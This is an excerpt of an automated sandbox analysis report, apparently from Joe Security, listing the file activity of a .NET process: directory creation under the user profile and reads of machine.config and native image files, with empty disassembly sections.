00000012.00000002.477297812.0000000004F00000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E18CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E18CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E165705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E165705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E0C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E16CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E0C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E0C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E0C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E0C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E165705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E165705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D0D1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D0D1B4F	ReadFile

Disassembly

Code Analysis